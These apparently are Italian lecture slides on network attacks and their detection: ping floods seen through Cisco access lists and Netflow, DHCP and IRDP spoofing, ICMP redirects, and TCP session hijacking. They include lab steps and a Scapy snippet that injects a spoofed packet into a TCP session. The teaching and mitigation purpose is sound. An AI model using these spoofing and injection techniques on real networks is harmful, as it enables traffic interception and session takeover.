
## Ping Flood

Il numero di echo-request e reply ricevuti è elevato con i request che in genere superano i reply. Gli indirizzi sorgente non sono oggetto di spoofing.

```
# show access-list 169
...
permit icmp any any echo (214576534 matches)
permit icmp any any echo-reply (4642 matches)
...
```

# Caratterizzazione DoS via Netflow

- Tutti i dati di accounting (flussi di traffico, protocolli etc.) possono essere raccolti ed inviati periodicamente da ciascun router a un apposito data-collector per successive analisi



- Abilitazione Netflow

```
ip flow-export version 5 origin-as  
ip flow-export destination x.x.x.x  
  
interface xy  
ip route-cache flow
```

# Individuazione DoS via netflow

E' possibile individuare la presenza e gli estremi di un DoS in atto attraverso l' analisi della netflow cache riscontrando flussi anomali di traffico che si discostano in maniera evidente dal modello di baseline

```
#show ip cache flow
```

```
...
```

SrcIf	SrcIPaddress	DstIf	DstIPaddress	Pr	SrcP	DstP	Pkts
Fa4/0/0	192.132.34.17	AT1/0/0.1	148.240.104.176	06	080C	1388	1
Fa4/0/0	192.132.34.17	AT1/0/0.1	63.34.210.22	06	0AEB	0666	15K
Fa4/0/0	192.133.28.1	Fa4/0/0	143.225.219.187	11	0035	9F37	1
Fa4/0/0	192.132.34.17	AT1/0/0.1	216.207.62.22	06	0FD2	0578	7195
Fa4/0/0	143.225.231.7	AT1/0/0.1	143.225.255.255	11	007F	007D	1
Fa4/0/0	192.132.34.17	AT1/0/0.1	148.240.104.176	06	0015	1381	13
Fa4/0/0	192.132.34.17	AT1/0/0.1	148.240.104.176	06	0015	1382	12
Fa4/0/0	192.133.28.7	AT1/0/0.1	164.124.101.44	11	0035	0035	2
Fa4/0/0	143.225.209.72	AT1/0/0.1	209.178.128.121	01	0000	0000	561K
Fa4/0/0	192.133.28.7	AT1/0/0.1	192.5.5.242	11	0035	0682	1
Fa4/0/0	192.133.28.1	AT1/0/0.1	198.41.0.4	11	0444	0035	1
Se6/7	156.14.1.122	AT1/0/0.1	130.186.1.53	11	0035	0035	1
Fa4/0/0	192.132.34.17	AT1/0/0.1	61.159.200.203	06	0553	042F	75
Fa4/0/0	192.132.34.17	AT1/0/0.1	61.159.200.203	06	052C	0428	12K
...							

Origine


Destinazione

Traffico

# Attacchi MITM: Hijacking


- Attacco in logica man-in-the middle che si concretizza oscurando/sostituendo un lato della comunicazione e inserendosi al suo posto, sempre attraverso lo spoofing
- L'obiettivo è prendere il controllo della sessione sovvertendone il comportamento a vantaggio dell'attaccante

- Molto semplici per sessioni connectionless (UDP, ICMP...) in particolare per protocolli che operano in logica stateless
- Decisamente più complessi in presenza di una logica stateful, in sessioni connection-oriented (TCP) con controlli sulla sequenza dei pacchetti



# DHCP spoofing

- Il servizio DHCP e' utilizzato per l'assegnazione dinamica di una serie di parametri per la connettività di rete (IP, DNS, Default Gateway)
- Intercettando una richiesta (broadcast) DHCP e' possibile rispondere prima del vero server in modo da modificare dolosamente Default gateway e DNS s
  - È necessario attaccare il vero server DHCP (saturando ad es. gli indirizzi disponibili nel pool) per evitare che risponda prima dell'attacante
  - assegnando l'indirizzo IP dell'attaccante come default gateway, tutto il traffico verso l'esterno della LAN passerà attraverso di esso
  - assegnando l'indirizzo IP dell'attaccante come DNS, tutte le richieste di risoluzione dei nomi verranno dirette verso l'attaccante realizzando un meccanismo di DNS spoofing



# DHCP spoofing in Lab

- Attacco emulato in lab saturando prima il DHCP server (R3) esaurendo il pool di indirizzi IP disponibili

```
# ./dhcp-exhaustion-attack.py
```

- Successivamente viene effettuato lo spoofing di un offerta DHCP in cui l'attaccante 10.0.0.4 si annuncia come default gateway e assegna l'IP 10.0.0.29 alla vittima

```
# ./dhcp_spoof.py
```

- La vittima riceve l'offerta e acquisisce default gateway e dns dall'attaccante

The screenshot shows three windows from Wireshark and terminal sessions.

**Wireshark (Top Left):** Capturing from Standard input — DHCP-PC Ethernet0 to L3-Switch Gi1/0. It displays several DHCP messages (Discover, Offer, Request, ACK) between the victim (10.0.0.3) and the attacker (10.0.0.4). The victim's MAC address is 08:73:00:00:08:00, and the attacker's MAC address is ff:ff:ff:ff:ff:0c. Transaction IDs are 0x3d997368 for most messages.

**Terminal Session (Top Right):** R3#sh ip dhcp binding. It lists bindings for various clients. A specific entry for client 10.0.0.6 (hardware address 6535.3a38.383a) is highlighted, showing it has been assigned the IP 10.0.0.29.


**Terminal Session (Bottom Left):** fp — telnet 172.16.246.132 5019 — 80x24. It shows the victim's configuration after receiving the spoofed offer. The default gateway is set to 10.0.0.4 and the DNS server is 10.0.0.4.

**Terminal Session (Bottom Right):** fp — DHCP-PC — telnet 172.16.246.132 5020 — 80x24. It shows the attacker's configuration, where the MAC address is 00:50:79:66:68:01 and the IP is 10.0.0.29/24.

# IRDP spoofing

- IRDP (ICMP Router Discovery Protocol) è utilizzato per l'assegnazione automatica agli host di un gateway (router).
- IRDP ha un ruolo fondamentale per la mobilità (IETF standard RFC 3344 - MIPv4 Agent discovery)
- Ci sono due tipi di messaggi:

- *"Router Advertisements"*
  - *"Router Solicitations"*




- Periodicamente, ogni router manda in multicast (224.0.0.2) degli advertisement per annunciare il suo indirizzo IP
- Ogni advertisement contiene un “livello di preferenza” e un “lifetime”.
- Nel caso un host riceva più advertisement da diverse sorgenti, si dovrebbe scegliere quello con il livello piu' elevato
- Il "lifetime" indica il tempo per cui l'host deve conservare quella rottta.

# IRDP spoofing

- Forgiare degli "advertisment" annunciandoci come router e settando i campi "livello di preferenza" e "lifetime" al massimo valore consentito
  - Windows (prime versioni) accetta IRDP o lo usa al boot
  - Windows (nuove versioni) ignora IRDP
  - Linux ignora IRDP
  - BSD Unix ignora IRDP
- Si può rendere l'attacco più efficace forgiando degli ICMP Host Unreachable impersonando l'attuale router di default.
- IRPAS di Phenoelit (<http://www.phenoelit.de/irpas/>)
- L'unica misura di difesa è **disabilitare IRDP** sugli hosts della LAN se il sistema operativo lo permette

# ICMP redirect

- Il meccanismo dell' ICMP redirect, in genere usato per informare le stazioni di una rete locale circa l' uso preferenziale di un router per raggiungere determinate destinazioni può essere utilizzato per corrompere opportunamente dall' esterno le tavole di routing degli hosts di una rete.
- E' necessario sniffare il pacchetto originario poiche' nel REDIRECT ne devono essere inclusi 64 bit + header IP (non sempre necessario: a seconda dell'OS)



# ICMP redirects

- E' opportuno quindi filtrare i redirects in ingresso e inibire la funzionalità a livello di interfaccia
- cosi' facendo ci potebbero essere dei cali di prestazioni nella rete (i pacchetti fanno piu' HOP)

```
access-list 110 deny icmp any any redirect
```

- E' possibile rilevare l'identità dell'attaccante dall'indirizzo lasciato nelle routes modificate

```
0:80:c8:f8:4a:51 0:80:c8:f8:5c:71 74: 192.168.99.35.54510 > 192.168.98.82.22: tcp 0 (DF)
0:80:c8:f8:5c:71 0:80:c8:f8:4a:51 102: 192.168.99.254 > 192.168.99.35: icmp: redirect
  192.168.98.82 to host 192.168.99.1 [tos 0xc0]
0:80:c8:f8:5c:71 0:c0:7b:45:6a:39 74: 192.168.99.35.54510 > 192.168.98.82.22: tcp 0 (DF)
```

# ICMP redirect e Proxy ARP

- E' opportuno quindi filtrare i redirects in ingresso e inibire la funzionalità a livello di interfaccia
- cosi' facendo ci potebbero essere dei cali di prestazioni nella rete (i pacchetti fanno piu' HOP)


```
access-list 110 deny icmp any any redirect
```

- la funzionalità di proxy arp, attiva di default per permettere al router di rispondere per conto di altri hosts presenti sulla rete connessa può essere utilizzata allo scopo di perturbare l' integrità dell' instradamento. Pertanto è opportuno prevederne la disabilitazione a livello di interfacce esterne.

```
interface Serial0/1
  no ip proxy-arp
```


# Injection in sessioni TCP

- Possibilità di aggiungere pacchetti o messaggi a una connessione full-duplex
- Si parla in questo caso di **TCP Session Hijacking**
- E' necessario determinare i numeri di sequenza di una connessione TCP per mantenerla sincronizzata




# TCP Session Hijacking

- In base a come vengono determinati i numeri di sequenza, ci sono due tipi di Hijacking della sessione TCP:
  - Man-in-the-middle (MITM) con intercettazione (sniffing)
    - Se l'attaccante è sulla stessa LAN degli estremi nella sessione può catturare il traffico intercettando i numeri di sequenza
  - Hijacking Cieco (Blind Hijacking)
    - Se l'attaccante non è sulla stessa LAN allora i numeri di sequenza vanno «predetti» - e la cosa non è assolutamente banale!




# MITM Session Hijacking

- Un attaccante si può interporre tra due macchine e usare uno sniffer per osservare i sequence number e gli ACK number per poi iniettare traffico dolosamente in linea sulla connessione con i numeri di sequenza giusti.
- Può diventare necessario attaccare il client con un DOS per non consentirgli di rispondere o inviare pacchetti




# Session Hijacking Cieco

- Attraverso lo spoofing dell'indirizzo della parte da impersonare (client) si invia al target (server) un SYN con un sequence number iniziale ( $x$ )
- Il client reale va attaccato attraverso un DoS in maniera da bloccare la sua risposta quando il server invia il SYN ACK
- In risposta si invia un ACK sempre dall'IP spoofato predicendo il sequence number di risposta ( $y$ ) del server
- Per predire  $y$  si deve riconoscere l'algoritmo di generazione dei sequence numbers connettendosi al server più volte e intercettando le risposte con uno sniffer locale
- Chiuso l'handshake invia i dati da iniettare



# Session Hijacking Cieco

- Se si è in grado di prevedere il prossimo numero di sequenza utilizzato dal client reale sarà possibile iniettare direttamente contenuto informativo (dati) all'interno di una sessione già stabilita
- E' possibile anche inviare pacchetti multipli tentando di individuare il sequence number corretto
  - Quello col sequence number giusto sarà accettato
  - Gli altri saranno scartati come fuori sequenza
  - La connessione si può dissincronizzare e resettare



## Esempio iniezione con Scapy

```
from scapy.all import *

ip_layer = IP(src="192.168.233.20", dst="192.168.233.15") #233.20 is target and 233.15 the server
tcp_layer = TCP(sport=52831, dport=1234, flags="PA", seq=159200301, ack=69235779) #server port is 1234
packet = ip_layer/tcp_layer
send(packet)
```

# Fasi del Session Hijacking


- Tracciamento della sessione
  - L'attaccante identifica una sessione aperta e prevede il numero di sequenza del pacchetto successivo.
- Desincronizzazione della connessione
  - L'attaccante invia alla parte da impersonare un pacchetto TCP reset (RST) o finish (FIN) per indurlo a chiudere la sessione oppure ne blocca qualsiasi risposta con un DoS
- Iniezione del pacchetto dell'attaccante
  - L'attaccante invia al server un pacchetto TCP SYN con il numero di sequenza previsto e il server lo accetta come pacchetto successivo dell'utente valido.

# Effetti collaterali: ack storm

- Il TCP hijacking causa ACK de-synchronization:
  - Quando l'attaccante invia al server i dati iniettati, il server invierà un ACK al client reale.
  - Questo pacchetto contiene un sequence number che il client non si aspetta, quindi il client cercherà di risincronizzare la sessione TCP con il server inviandogli un pacchetto ACK con il sequence number che si aspetta.
  - Questo pacchetto ACK a sua volta conterrà un sequence number che il server non si aspetta, quindi il server invierà nuovamente il suo ultimo pacchetto ACK.
